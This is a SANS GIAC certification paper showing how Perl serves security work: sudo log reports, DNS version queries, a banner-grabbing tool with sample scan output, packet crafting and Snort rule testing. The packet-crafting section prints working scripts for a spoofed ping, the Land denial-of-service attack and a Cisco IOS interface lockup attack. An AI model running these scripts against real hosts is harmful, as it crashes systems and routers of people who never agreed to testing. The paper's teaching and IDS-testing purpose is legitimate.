Global Information Assurance Certification Paper

Administrivia

This paper is written comply with the requirements for SANS GIAC GSEC v1.4b Option 1. This paper is authored by Holt Sorenson.

Abstract

This paper introduces PERL as a useful, flexible, and extensible tool for the security practitioner. References to resources are provided so that the reader may expand their knowledge beyond the concepts presented here. In this paper examples of PERL's ability to process log files, grab banners of network services, craft packets, and to exploit code that writes to unchecked buffers (typically call buffer overflows) are explored.

Introduction

Over time a security practitioner becomes proficient with tools that are critical to accomplishing day-to-day tasks. One tool that security practitioners should have experience with is PERL. This paper explores practical ways in which the PERL language can be applied to security problems that the practitioner could encounter.

PERL[1] (Practical Extraction and Report Language, or more affectionately, the Pathological Eclectic Rubbish Lister), is a powerful language that has an accessible learning curve permitting professionals that are new to the language to utilize its features without significant time investment. PERL offers rich features for processing text, communicating arbitrary data over network sockets, automating iterative procedures, and acting as "glue" between disparate data sources and programs. PERL also has an archive of modules called CPAN that implement different protocols, algorithms, and data storage formats. The security practitioner can leverage these modules to quickly create hacks[2], tools, and applications that facilitate task completion. PERL runs on many operating systems[3]. This means that no matter what computing environment a security practitioner is in, it is likely that PERL is already installed somewhere on site. If not, it is likely that it isn't terribly difficult to get it installed and running.

Tutoring the reader on PERL is outside the scope of this paper. However, there are several resources[4] that can provide assistance in getting started. One should also spend some time learning about good programming style and how to program securely[5].

The first practical application of using PERL that will be explored will be to see how PERL's rich text processing features can be used to create reports from system logs.

Log file processing

Log files are intrinsic to understanding the state of the system. They are one of the first sets of data that attackers seek to corrupt or delete, and one of the first sets of data that security practitioners delve into in order to understand what has taken place on the system[6]. Analysis of

log files is important enough that an entire web site has been devoted to the subject[7]. Log files can consist of files written to by subsystems such as syslog[8], process accounting[9], [wu]tmp[10], or sysstat[11] on Unix and Unix like systems and eventlog[12] on Win32 systems. Automating the extraction of security relevant information from log files can offload the task from security practitioners.

One of PERL's well-known strengths is the flexibility it makes available for parsing and manipulating text. SWATCH[13], a tool for monitoring log files, takes advantage of this strength. Auditing the use of privilege can be a common task for security practitioners. It is important for management and IT personnel to be informed of how privileges are being used in order to verify that such use is compliant with information security policy. The program[14] discussed over the next few paragraphs creates reports that reflect the use of sudo[15] on a Unix or Unix-like system.

The program starts out by running[16] with the arguments -Twn. These arguments change the way PERL executes the script. -T causes PERL to run in taint[17] mode. -w enables warnings that notify the programmer of possible issues or ambiguities in the way PERL executes the code. Using -w in your PERL code is recommended programming practice, although it generally isn't used with quick hacks and one-liners. -n causes PERL to run the script in a loop that reads the lines of any files specified as arguments on the command line. -n also causes PERL to not print the lines of the files to stdout.

Next, the program causes PERL to point out unsafe constructs with the PERL pragma "use strict"[18]. Importing the strict pragma is also recommended practice when coding in PERL. Global variables are then declared using the our()[19] function[20].

The next block of code enclose by LINE: { } iterates over each line of the file. First the input record separator is removed using chomp()[21]. Next any lines that are "incorrect password attempts" for sudo are saved into a hash[22] (sometimes called an associative array or associative list) called "sudo_badpass" using the back references feature of PERL's regular expressions[23]. The same process is used to save data for "sudo service PAM_unix authentication failures" and "successful sudo executions". The program then prints a report that can be saved to a file via redirection or piped to a mail program to notify administrators.

The following is example output of the program's report:

```
$ sudo dd if=/var/log/auth.log|./sudo_report.pl

2 successful uses of sudo found:

        1: Feb  2 22:11:39
                fturn invoked COMMAND=/sbin/debugfs -w /dev/hda as USER=root

        2: Feb  6 01:16:41
                jay invoked COMMAND=/bin/bash as USER=root
```

Banner Grabbing with bgrab.pl

Most services or applications that listen on ports advertise their service name and often provide the version of the service as well. Some services respond to a query for information and provide information about the application or service. Version and service name information that is either automatically provided or elicited with a query is typically referred to as a banner. Penetration testers can use this information to help determine what attacks they can launch against a particular host. System and network administrators can use this information for tracking versions of network listening services to verify if updates have been applied to a service or an application. Network and system administrators can also use this data to help them have an idea of the role a particular host plays on the network. The data can additionally be used for building a database of deployed applications and services. The more IT personnel know about their network and the hosts connected to it, the more information they have for properly applying security policy, for keeping software revisions up to date, and for being able to respond effectively and efficaciously to nascent issues that may or may not be security related across the enterprise. One could port scan all hosts on the network and then follow up by connecting with netcat or a similar tool in order to snag banners. Since this would take a significant amount of time and computers excel at repetitive tasks that are simple, we can automate the process. A couple of the tools available for automating banner grabbing are nmap[24] and amap[25]. These tools are great when they encounter a service for which they have a signature. Since users can configure some services (two examples are BIND[26] and Postfix[27]) to have an arbitrary banner, these scanners may not always report accurate information. PERL can be used to bridge the gap when one is dealing with a service for which these tools don't have a signature.

If we lived in a different world in which DNS[28] was a protocol that wasn't documented, but we had a tool such as dig[29] that could query version information, we could use PERL to create a tool that queried DNS server version information in an automated fashion.

By using a sniffer such as tcpdump[30], we can dump the packets of a DNS query performed by dig to ASCII characters. We can then easily add these ASCII characters to our tool that we create in PERL.

In the packet dumps below, the IP header[31] consumes the first 20 bytes because it doesn't have any options. The source address and source port are highlighted with blue and the destination address and port are highlighted with green. The TCP[32] header takes up 32 bytes. The data, which is highlighted with orange, makes up the rest of the packet (the backslashes are included below to indicate line continuation).

```
# tcpdump -s0 -Xvvvn host 127.0.0.1
$ dig +tcp chaos txt version.bind
[ packet dump omitted for brevity ]
127.0.0.1.32935 > 127.0.0.1.53: P [tcp sum ok] 1:33(32) ack 1 win 32767 \
     (DF) [tos 0x2,ECT]  (ttl 64, id 2918, len 84)
0x0000   4502 0054 0b66 4000 4006 313a 7f00 0001        E..T.f@.@.1:....
0x0010   7f00 0001 80a7 0035 b31e f4cf b2ca 645b        .......5......d[
```

```
0x0020   8018 7fff bc0e 0000 0101 080a 03b5 ffaa        ................
0x0030   03b5 ffaa 001e d310 0100 0001 0000 0000        ................
0x0040   0000 0776 6572 7369 6f6e 0462 696e 6400        ...version.bind.
0x0050   0010 0003                                      ....
[ packet dump omitted for brevity ]
127.0.0.1.53 > 127.0.0.1.32935: P [tcp sum ok] 1:84(83) ack 33 win 32767 \
     (DF) [tos 0x2,ECT]  (ttl 64, id 39922, len 135)
0x0000   4502 0087 9bf2 4000 4006 a07a 7f00 0001        E.....@.@..z....
0x0010   7f00 0001 0035 80a7 b2ca 645b b31e f4ef        .....5....d[....
0x0020   8018 7fff af4a 0000 0101 080a 03b5 ffaa        .....J..........
0x0030   03b5 ffaa 0051 d310 8500 0001 0001 0000        .....Q..........
0x0040   0000 0776 6572 7369 6f6e 0462 696e 6400        ...version.bind.
0x0050   0010 0003 c00c 0010 0003 0000 0000 0027        ...............'
0x0060   2654 6869 7320 7665 7273 696f 6e20 696e        &This.version.in
0x0070   7465 6e74 696f 6e61 6c6c 7920 6c65 6674        tentionally.left
0x0080   2062 6c61 6e6b 2e                              .blank.
[ packet dump omitted for brevity ]
```

The data from the query (the first packet shown above) is dumped to a PERL one-liner. The one-liner is ready to transform the data into a string that is usable by PERL (the backslashes are included below to indicate line continuation):

```
$ perl -pi -e 's/([\da-f][\da-f])([\da-f][\da-f])\s?/\\x$1\\x$2/g'
03b5 ffaa 001e d310 0100 0001 0000 0000
0000 0776 6572 7369 6f6e 0462 696e 6400
0010 0003
\x03\xb5\xff\xaa\x00\x1e\xd3\x10\x01\x00\x00\x01\x00\x00\x00\x00\x00\
\x00\x07\x76\x65\x72\x73\x69\x6f\x6e\x04\x62\x69\x6e\x64\x00\x00\x10\
\x00\x03
```

Next a PERL script is created that initializes a socket and sends the contents of $qstr (the data gleaned from the packet dump) to the remote host:

```
#!/usr/bin/perl

# This source code is original source code written by Holt Sorenson
# for the SANS GIAC GSEC practical, v1.4b Option 1.
#
# It was written using PERL 5.8.0 on Debian GNU/Linux 3.0.

# rudimentary dns version query tool

use strict;
use IO::Socket::INET;

{

my ($lhs_hex, $rhs_chars) = ();

# set up format to for the query response
format QUERY_RESP =
@<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<         @<<<<<<<<<<<<<<<
$lhs_hex,                                               $rhs_chars
```

.

```
my ($qstr, $s, $buf) = ();
my (@lxbuf, @lbuf, $t, $ctr) = ();

my $host = "ns-int.isc.org";

# query string from packet dump
$qstr = "\x00\x1e\xd3\x10\x01\x00\x00\x01\x00\x00\x00\x00\x00" .
        "\x00\x07\x76\x65\x72\x73\x69\x6f\x6e\x04\x62\x69\x6e" .
        "\x64\x00\x00\x10\x00\x03";

# init socket to $host
$s = IO::Socket::INET->new (PeerAddr => $host,
                            PeerPort => '53',
                            Proto => 'tcp') ||
     die "Can't initialize socket: $!";

# send query string
$s->send($qstr);

# grab data that has returned from the host
$s->recv($buf, 1024);

# recv didn't return anything
if (length($buf) == 0)
{
    print("peer didn't respond to query.\n");
}
# recv returned data in $buf, print it out
else
{
    print("query response for $host:\n");

    # set current format to QUERY_RESP
    $~ = "QUERY_RESP";

    $ctr = 1;

    # processing each char in buffer
    foreach $t (split(/ */, $buf))
    {
        # printable chars go into line buffer
        if (ord($t) >= 21 && ord($t) <= 127)
        {
            push(@lbuf, $t);
        }
        # non-printable chars get replaced with a "." (\x2e)
        else
        {
            push(@lbuf, ".");
        }

        # put hex value of char into line hex buffer
        push(@lxbuf, sprintf("%02x", ord($t)));

        # print full lines and re-init line buffers
```

```
            if ($ctr % 16 == 0)
            {
                $lhs_hex = join(' ', @lxbuf);
                $rhs_chars = join('', @lbuf);

                # output query response based on current format which is
                 # set to QUERY_RESP
                write;
                (@lbuf, @lxbuf, $lhs_hex, $rhs_chars) = ();
            }

            $ctr++;
        }
        # print any extras not already printed out
        $lhs_hex = join(' ', @lxbuf);
        $rhs_chars = join('', @lbuf);

        # output query response based on current format which is set to
        #  QUERY_RESP
        write;
    }

}
```

This tool doesn't make sure that data has arrived after sending the query and before trying to recv(2) the data. Using IO::Select before trying to recv(2) the data would be more sensible if this wasn't a tool created for example purposes.

When coupled with the variety of modules available from the Comprehensive PERL Archive Network (CPAN)[33], one can quickly create a banner grabber that makes dig like queries based on the work that was done above and that can snarf banners in the clear or over TLS/SSL.

The program bgrab.pl[34], runs with warnings enabled and starts out by importing the strict pragma. It also imports several modules that will be used at various points in its execution: IO::Socket[35], IO::Select[36], Net::hostent[37], Net::SSLeay[38], (acquired from CPAN), and Getopt::Long[39].

IO::Socket provides an interface for creating and using sockets to transport data. IO::Select provides an interface for managing input and output on file handles, including sockets, using the select() system call. Net::hostent provides methods for accessing the data that is acquired from the gethost*() functions that are provided by the system. These functions are used for resolving hostnames into numeric IP addresses and vice-versa. Net::SSLeay is a module that provides a PERL interface to the library provided by the OpenSSL project. It provides an SSL/TLS transport layer over already connected sockets. Getopt::Long is a module for processing options that are passed as arguments to the program. The format of an option processed by this module is "long", meaning that the option use two dashes (-) followed by a word. An example of a long option that requests help or usage for a program would be: --help.

bgrab.pl then sets stdout to flush on line write, declares global variables, and specifies its subroutines. Some those are: proc_cmdline_args(), help(), is_ready(), ssl_init(), ssl_shut(), handler_lookup(), and pref_proto(). A set of anonymous subroutines are placed into the hash

$g_handlers as well. Lastly, the "main" subroutine is defined. The next few paragraphs will follow the execution flow to explain how bgrab.pl works.

bgrab.pl -- execution flow

The main subroutine begins by calling the subroutine proc_cmdline_args(). proc_cmdline_args() calls the GetOptions() function imported by Getopt::Long. Any global variables that correspond to arguments specified on the command line are set in proc_cmdline_args() by GetOptions(). proc_cmdline_args() returns true unless --net and --host have been called. These options are mutually exclusive.

Next the help() subroutine is called. If help has been requested by the user, then the usage is printed. Control returns to the main function and no other significant execution happens.

In order to facilitate debugging, bgrab.pl has been written so that the program ceases execution from as few places in the code as possible. The help() subroutine could conceivably halt execution by calling exit(), but returning to the main function makes it easier to track execution. Writing code in this way also helps prepare one for writing libraries or modules. Library functions and modules should always return error status to the functions from which they were called so that the parent function can deal with the error condition.


If help() wasn't requested, then several of the local variables are set to undefined as their initial state. Global variables are set to defaults depending on what options have or haven't been passed on the command line. The set of IP addresses for which banners are to be grabbed is initialized. If the set request is invalid or it is a host for which an IP address can't be found, bgrab.pl returns undefined. One or more numeric IP addresses have to be known to make a connection. If there isn't a numeric IP address corresponding to a host name specified on the command line, then the socket creation code will fail. Since IP addresses are needed to create sockets, and sockets are needed to communicate with a remote host, execution ceases because bgrab.pl can't grab banners for an empty set of hosts. bgrab.pl then sets the ports for which it will attempt to grab banners. If --wkp has been requested at the command line, then the set of ports will be the "well known ports" that have been defined in the global variable @g_wkp_set. If --wkp wasn't requested, then the set of ports is assigned the port specified on the command line, or the default set in the global variable $g_port.

Next a save file is opened, if requested. The save file can also be overwritten, or clobbered, if the $g_clobber variable is set by the --clobber argument.

The set of IP addresses for which banners should be grabbed is initialized and then the loop that grabs banners from each host begins. The host that is to be connected to during this iteration is set and then a second loop that iterates through the current set of ports is entered. The initial portion of the begin message is printed. bgrab.pl is quite consistent about printing state messages. These messages are purposely verbose, so that it is easy to tell the grabbed banner from bgrab.pl's output. They are also written in such a way as to be easily parseable with regular expressions.

Next bgrab.pl attempts to get a numeric port if a non-numeric name for a port was specified. The default protocol it uses is TCP, although bgrab.pl prefers UDP for port 53 (DNS). There is a subroutine called pref_proto() in which one can set a preferred protocol for a port or service.

The appropriate handler is looked up for the port requested. The handler_lookup() subroutine uses a SWITCH statement (also known as a case statement) to determine the appropriate protocol handler. handler_lookup() returns a key that is later used to refer to an anonymous subroutine contained in the global variable %g_handlers. A visual representation of %g_handlers is as follows:



The above representation doesn't contain all the port handlers in bgrab.pl, in the interest of conserving space.

Next bgrab.pl attempts to set up a socket to the remote host on the requested port. A signal handler for SIGALRM is set so that if the socket creation fails within $g_cto seconds, it will be interrupted. If the socket is successfully created, it is set to flush on write and the appropriate handler is called and passed the newly created socket.

Some of the more interesting handlers are $g_handlers{"ssl"}, $g_handlers{"23"} (telnet), and $g_handlers{"53"} (DNS).

The $g_handlers{"ssl"} handler starts out by setting various local variables. The socket is assigned to $s after being passed in as $_[0]. A subroutine, ssl_init() is called. This subroutine is passed the socket, and it attempts to use Net::SSLeay to set up a TLS/SSL session over the socket. Net::SSLeay is a module that was imported at the beginning of bgrab.pl which uses the OpenSSL[40] library to make TLS/SSL connections. ssl_init() returns a hash, %ssl_param that contains state regarding the SSL session if it was successfully set up. $g_handlers{"ssl"} then takes the data from received from the remote host and returns it to the main function.

$g_handlers{"23"} is interesting because it has to negotiate telnet mode settings in order to get the banner. It sets various local variables and the socket is assigned $s after being passed in as $_[0]. telnet mode negotiation is accomplished by properly returning a three byte string that

begins with 0xff. It answers any of these requests by indicating that it won't or that it doesn't support the mode requested. bgrab.pl's logic for replying to telnet negotiation requests is inspired by the popular netcat[41] utility written by Hobbit of the l0pht.

The DNS handler, $g_handlers{"53"} is interesting because its probe is a request for the remote DNS server to identify its version. If the request is to be sent using UDP, the first two bytes of the request are randomly generated. The rest of its probe is based on the work done above where DNS was treated as a proprietary protocol for which there wasn't any documentation. Any information returned that isn't a printable character (in the range of space-~ or 0x20-0x7e) is substituted with a space.

The result of the handler called is stored in a variable called $ret. handle_ret() is called to process any data returned. The handle_ret() function checks to see if any data was received. If there wasn't, it prints a message. Next it checks to see if the data returned is a reference to a scalar. If it is it prints out the line along with a state message. If an array was returned, it iterates through the array printing the data in the array. If any other type was returned, it prints a message indicating that it doesn't know how to handle that type.

The message signifying the end of this banner is then printed and the socket gets closed. If there are more ports to process, the loop goes back to the top and processes the next port. Once all ports for a host have been finished with, bgrab.pl handles any additional addresses in the address set.

The following is an example of bgrab.pl grabbing banners for a single host (the backslashes are included below to indicate line continuation):

```
$ ./bgrab.pl --wkp --host www.redacted.org
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/13 (tcp).
# BGRAB_MSG - unable to create socket in 5 seconds.
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/15 (tcp).
# BGRAB_MSG - unable to create socket in 5 seconds.
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/21 (tcp).
# BGRAB_MSG - socket created.
# BGRAB_MSG - banner received for www.redacted.org/21 (tcp):
220-
220-Unauthorized use of this server is prohibited.
220-
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/22 (tcp).
# BGRAB_MSG - socket created.
# BGRAB_MSG - banner received for www.redacted.org/22 (tcp):
SSH-2.0-OpenSSH_3.7.1p1
# BGRAB_END
# BGRAB_BEGIN
```

```
# BGRAB_MSG - attempting create socket for www.redacted.org/23 (tcp).
# BGRAB_MSG - unable to create socket in 5 seconds.
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/25 (tcp).
# BGRAB_MSG - socket created.
# BGRAB_MSG - no banner received for www.redacted.org/25 (tcp).
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/37 (tcp).
# BGRAB_MSG - unable to create socket in 5 seconds.
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/53 (udp).
# BGRAB_MSG - socket created.
# BGRAB_MSG - banner received for www.redacted.org/53 (udp):
          version bind                 9.2.1
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/70 (tcp).
# BGRAB_MSG - unable to create socket in 5 seconds.
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/80 (tcp).
# BGRAB_MSG - socket created.
# BGRAB_MSG - banner received for www.redacted.org/80 (tcp):
HTTP/1.1 302 Found
Date: Thu, 05 Feb 2004 22:40:53 GMT
Server: Apache/1.3.26
Location: /pn/
Connection: close
Content-Type: text/html

# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/110 (tcp).
# BGRAB_MSG - socket created.
# BGRAB_MSG - banner received for www.redacted.org/110 (tcp):
+OK POP3 redacted.com v2001.78rh server ready
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/119 (tcp).
# BGRAB_MSG - unable to create socket in 5 seconds.
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/143 (tcp).
# BGRAB_MSG - socket created.
# BGRAB_MSG - banner received for www.redacted.org/143 (tcp):
* OK [CAPABILITY IMAP4REV1 LOGIN-REFERRALS STARTTLS AUTH=LOGIN] \
     redacted.com IMAP4rev1 2001.315rh at Thu, 5 Feb 2004 14:41:01 \
     -0800 (PST)
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/443 (tcp).
# BGRAB_MSG - socket created.
# BGRAB_MSG - banner received for www.redacted.org/443 (tcp):
# BGRAB_MSG - Cipher: EDH-RSA-DES-CBC3-SHA
```

```
# BGRAB_MSG - Cert info:
# BGRAB_MSG -   Subject Name: /C=US/ST=California/L=Palo Alto/O=\
     Some Organization Web/OU=Webserver/CN=www.redacted.com/\
     emailAddress=root@redacted.com
Issuer  Name: /C=US/ST=California/L=Fremont/O=Some Organization/\
     OU=Security/CN=SomeCommonName CA/\
     emailAddress=security@redacted.com

HTTP/1.1 302 Found
Date: Thu, 05 Feb 2004 22:41:03 GMT
Server: Apache/1.3.26
Location: /pn/
Connection: close
Content-Type: text/html

# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/993 (tcp).
# BGRAB_MSG - socket created.
# BGRAB_MSG - banner received for www.redacted.org/993 (tcp):
# BGRAB_MSG - Cipher: DES-CBC3-SHA
# BGRAB_MSG - Cert info:
# BGRAB_MSG -   Subject Name: /C=--/ST=SomeState/L=SomeCity/\
     O=SomeOrganization/OU=SomeOrganizationalUnit/\
     CN=localhost.localdomain/\
     emailAddress=root@localhost.localdomain
Issuer  Name: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/\
     OU=SomeOrganizationalUnit/CN=localhost.localdomain/\
     emailAddress=root@localhost.localdomain

* OK [CAPABILITY IMAP4REV1 LOGIN-REFERRALS AUTH=PLAIN AUTH=LOGIN] \
     redacted.com IMAP4rev1 2001.315rh at Thu, 5 Feb 2004 14:41:04 \
     -0800 (PST)
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/995 (tcp).
# BGRAB_MSG - socket created.
# BGRAB_MSG - banner received for www.redacted.org/995 (tcp):
# BGRAB_MSG - Cipher: DES-CBC3-SHA
# BGRAB_MSG - Cert info:
# BGRAB_MSG -   Subject Name: /C=--/ST=SomeState/L=SomeCity/\
     O=SomeOrganization/OU=SomeOrganizationalUnit/\
     CN=localhost.localdomain/\
     emailAddress=root@localhost.localdomain
Issuer  Name: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/\
     OU=SomeOrganizationalUnit/CN=localhost.localdomain/\
     emailAddress=root@localhost.localdomain

+OK POP3 redacted.com v2001.78rh server ready
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for www.redacted.org/8080 (tcp).
# BGRAB_MSG - unable to create socket in 5 seconds.
# BGRAB_END
```

The following is an example of bgrab.pl grabbing banners from port 22 on a small subnet:

```
$ ./bgrab.pl --port 22 --net 192.168.1.0/30
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for 192.168.1.1/22 (tcp).
# BGRAB_MSG - socket created.
# BGRAB_MSG - banner received for 192.168.1.1/22 (tcp):
SSH-2.0-OpenSSH_3.4p1
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for 192.168.1.2/22 (tcp).
# BGRAB_MSG - unable to create socket for 192.168.1.2/22 (tcp): No \
    route to host
# BGRAB_END
# BGRAB_BEGIN
# BGRAB_MSG - attempting create socket for 192.168.1.3/22 (tcp).
# BGRAB_MSG - unable to create socket for 192.168.1.3/22 (tcp): No \
    route to host
# BGRAB_END
```

bgrab.pl has a decent feature set for example software. It's options can be queried using --help. It can grab banners for single hosts or networks, can save the banners to an output file, and can connect to TLS/SSL protected services.

Packet Crafting

Have you ever been in the middle of a penetration test where you need to elicit responses from a remote host, needed to create a funky data packet for a Snort[42] rule test, or needed to test to see if a system has been updated such that it is no longer vulnerable to an issue that the vender has alerted the public to? PERL can help accomplish this without writing significant amounts of code. Using a PERL module[43] called Net::RawIP[44] you can create custom packets in short order.

Our first example is a spoofed ping (echo-request). The code follows below with comments included inline:

```
#!/usr/bin/perl

# This source code is original source code written by Holt Sorenson
# for the SANS GIAC GSEC practical, v1.4b Option 1.

# It was written using PERL 5.8.0 on Debian GNU/Linux 3.0.

# this is a quick hack, so 'use strict' is lazily omitted.

# this program works best when one has a machine on the broadcast domain
# that the spoof is attempted from, however one is easy to find
# the closer one is to the destination. When one is distant and
# using a network administrated by a clueful network group,
```

```
# egress filtering can make spoofing difficult, if not impossible

# import the Net::RawIP module
use Net::RawIP;

# $raw_net gets a Net::RawIP instance initialized for ICMP
$raw_net = new Net::RawIP({icmp =>{}});

$raw_net -> set(
          {
              ip =>
              {
                  # spoof 192.168.127.1 to 192.168.127.149
                  #  192.168.127.1 will get echo-replies from
                  #  192.168.127.149 even though it never sent
                   #  echo-requests
                  saddr => '192.168.127.1',
                  daddr => '192.168.127.149'
              },
              icmp =>
              {
                   # this is an echo-request
                   type => 8,
                   # some regular data that makes the packet easy
                   #  to identify when monitoring the wire with a
                    #  sniffer
                   data => "460ae5dfaf7b03ef4978ff39939a442d".
                           "6ecabd01faef60a26fed7e2997c4416a".
                           "c0934a8eaa32582f68f8eb28fa6276b9" x 4;
              }
          }
         );

# send 5 packets (x), 1 per second (y)
#
# $raw_net -> send(y,x);
#
$raw_net -> send(1,5);
```

The following example is a PERL version of the land/la tierra DOS attack (CVE: CVE-1999-0016)[45] that crashes Windows 95 and cripples NT 4.0 (up to SP3). Land also affects older versions of HPUX, Cisco IOS, and FreeBSD. This is accomplished by sending a packet that has the same source and destination IP address and the same source and destination port with the SYN flag set. The code below loops through 65535 ports ten times, in order to keep the machines busy.

```
#!/usr/bin/perl

# This source code is original source code written by Holt Sorenson
# for the SANS GIAC GSEC practical, v1.4b Option 1.

# It was written using PERL 5.8.0 on Debian GNU/Linux 3.0.

use Net::RawIP;
```

```
$tp = new Net::RawIP({tcp=>{}});

$times = 10;

while ($times > 0)
{
    for (my $port = 1; $port <= 65535; $port++)
    {
        print "$port\n";
        $tp -> set(
                        {
                            ip =>
                            {
                                saddr => '192.168.127.149',
                                daddr => '192.168.127.149'
                            },
                            tcp =>
                            {
                                source => $port, dest => $port, syn => 1
                            }
                        }
                    );

        # there was no particular reason the code was written in a loop
        #  in this example, as opposed to using arguments to the send
        #  method of the Net::RawIP module
        $tp -> send;
    }

    $times--;
}
```

The next example is a PERL version of the recent Cisco DOS attack (CVE: CAN-2003-0567)[46]. 76 datagrams containing any combination of IP protocols 53 (SWIPE), 55 (IP Mobility), 77 (Sun ND), and 103 (PIM) that terminate at a router's interface causes that interface's input queue to lock up. This assumes that the maximum size of the input queue is 75. If the router in question has a larger input size or has PIM enabled, then the variable, $itimes, needs to be increased accordingly. The only recourse available to network operators is to reboot the router. If an attacker is able to affect all the interfaces of the router, then network operators will no longer be able to remotely access the router and will have to access the router via the console in order to reload the router.

```
#!/usr/bin/perl

# This source code is original source code written by Holt Sorenson
# for the SANS GIAC GSEC practical, v1.4b Option 1.

# It was written using PERL 5.8.0 on Debian GNU/Linux 3.0.

use Net::RawIP;

$tp = new Net::RawIP;
```

```
# swipe, ip mobility, sun nd, pim
@protos = qw( 53 55 77 103 );

# the outer loop runs 4 times, the inner loop runs 19 times
# this results in 76 packets being sent to the remote host
$otimes = 4;
$itimes = 19;

$pindex = 0;

while ($otimes > 0)
{
    $itimes = 19;
    while ($itimes > 0)
    {
        $tp -> set(
                        {
                            ip =>
                            {
                                saddr => '192.168.127.1',
                                daddr => '192.168.127.1',
                                # the outer loop increments $pindex
                                #  causing each iteration of
                                #  the inner loop to use one of the four
                                #  protocols that IOS is vulnerable to
                                protocol => $protos[$pindex],
                                # the ttl needs to be set to expire (reach
                                #  zero) at the target
                                ttl => 0
                            }
                        }
                    );

        $tp -> send;
        $itimes--;
    }

    $otimes--;
    $pindex++;
}
```

IDS rule testing

When an IDS has been installed on your network, it is useful to be able to verify that it is functioning as expected. The following will explore using PERL to generate data that triggers Snort rules[47]. It is useful to watch Snort's alert log when using this program. A sniffer between the host initiating the test and the host being "attacked" is also useful. Notifying your colleagues before you cause Snort to alert probably isn't a bad idea, too. The program[48] tests a rule for the DCE RPC Interface (MS03-026) Buffer Overflow Exploit, a rule that detects a NOP sled when trying exploit the SSH CRC32 vulnerability[49], a rule that is written to alert on the nlps Solaris X86 vulnerablity[50], and an attempt to perform an APOP POP3 buffer overflow[51]. It can also

test the spp_stream4 preprocessor/plugin[52] to make sure that it alerts on a full XMAS port scan.

Following that, the creation of a PERL script to test a complex Snort rule will be explored. Tools such as stick[53], snot[54], and sneeze[55], are useful for testing simple Snort rules but haven't been updated to reflect Snort's current capabilities. IDS administrators and penetration testers sometimes need to craft a test that will trigger a more complex rule. If an IDS administrator has written a new rule to alert on a new exploit, the IDS administrator needs to verify the rule is working correctly. An ineffective rule leaves staff with a false sense of security and leaves the monitoring infrastructure blind. In such a situation a host or hosts could be compromised without IT personnel being made aware of the compromise. Penetration testers might be interested in trying to DOS or stress test an IDS. The more complex the rule, the more work the IDS is going to have to do. If penetration testers send a barrage of data that correspond to one or more complex rules and the IDS can't keep up, then it needs to be reported so that the IDS administrators can weigh the need of the rule versus the overall health of the IDS. The following describes a process on how to use PERL to trigger alerts for rule sid:2252[56], the rule that matches exploits for MS03-039[57].

First the source[58] for Snort is acquired and then compiled with the flag --enable-debug. Once Snort and its rules are installed, the user sets the environment variable SNORT_DEBUG to 57456. This causes Snort to display debugging messages for the following: IP, TCP/UDP, packet decoding, network stream code (streams can also be referred to as flows or sessions), pattern matching, and detects. More information on debugging Snort can be found in Section 7.1 of the Snort FAQ[59]. One can use grep to search for the constants defined as DEBUG_* in debug.h. These constants are used in the source code to which they are related. By searching for these constants, one will be able to find the sections of code that are pertinent to the debugging messages that have been displayed.

Next grep is used to find the MS03-039 rule (the backslashes are included below to indicate line continuation):

```
$ grep 'sid:2252' /usr/local/snort/rules/*
/usr/local/snort/rules/netbios.rules:alert tcp $EXTERNAL_NET any \
-> $HOME_NET 445 (msg:"NETBIOS SMB DCERPC Remote Activation bind \
attempt"; flow:to_server,established; content:"|FF|SMB|25|"; nocase; \
offset:4; depth:5; content:"|26 00|"; distance:56; within:2; \
content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|"; nocase; distance:5; \
within:12; content:"|05|"; distance:0; within:1; content:"|0b|"; \
distance:1; within:1; byte_test:1,&,1,0,relative; \
content:"|B8 4A 9F 4D 1C 7D CF 11 86 1E 00 20 AF 6E 7C 57|"; \
distance:29; within:16; tag:session,5,packets; \
